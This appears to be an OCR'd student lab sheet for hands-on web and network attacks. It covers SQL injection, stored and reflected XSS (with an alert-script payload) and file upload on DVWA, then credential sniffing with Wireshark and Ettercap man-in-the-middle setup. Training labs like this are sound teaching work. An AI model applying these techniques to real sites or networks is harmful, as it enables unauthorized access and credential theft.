


Group 2:

1) Perform exploiting DVWA

a) **Perform SQL injection on DVWA**
b) **Perform Cross-site scripting on DVWA**
c) **Perform File upload DVWA**


Step 1: Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using - nbtscan.




Step 2: Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities.

Enter the username and password –

(ie. username: admin, password: password)




Step 3: Set the DVWA security to low.



Step 4: SQL Injection – Process by passing the queries, so that we can get unauthorized access.

Step 5: SQL Injection (Blind)- also a kind of SQL injection used to attack data- driven applications using SQL statements.


SQL statements are inserted into an entry field for execution.



Step 6: XSS reflected-Used to add the script
<script>alert(“hacked”) </script>


This change will be for temporary period of time.

Step 7: XSS stored -Used to add the script but the effect here is permanent.



Step 8: To check the vulnerability in the upload. We can upload any files that cause damage or hacking.


i.e. If the website or any form doesn't specify the document type we can easily add any scripts or txt format in order to hack.




2a) Perform Sniffing using Wireshark in Kali Linux

Wireshark is a popular network protocol analyser that allows you to capture, view, and analyse network traffic in real-time. It is an open-source software tool that can be used to troubleshoot network issues, identify security vulnerabilities, and analyse network performance.


Step 1: Login to kali as root user and type Wireshark.




Step 2: Wireshark Network Analyzer will be opened and double click on **eth0**(1st option).




Step 3: Go to Firefox and search **testfire.net**




Username: **admin** Password: **admin**






Step 4: Go to wire shark and in search bar filter http -post. By clicking last option, you will get the password and username we able to crack it.



2b) Perform Sniffing using Ettercap in Kali Linux


Ettercap is an open-source tool that can be used **to support man-in-the-middle attacks on networks**. Ettercap can capture packets and then write them back onto the network. Ettercap enables the diversion and alteration of data virtually in real-time.

Step 1: To perform **Ettercap** turn on Meta, Windows7 and Kali-Linux.




A pop-up window appears on the screen and now click the ☑ mark.

Step 3: Select three dots in the top right corner then select hosts -> scan for the hosts from the page displayed below.

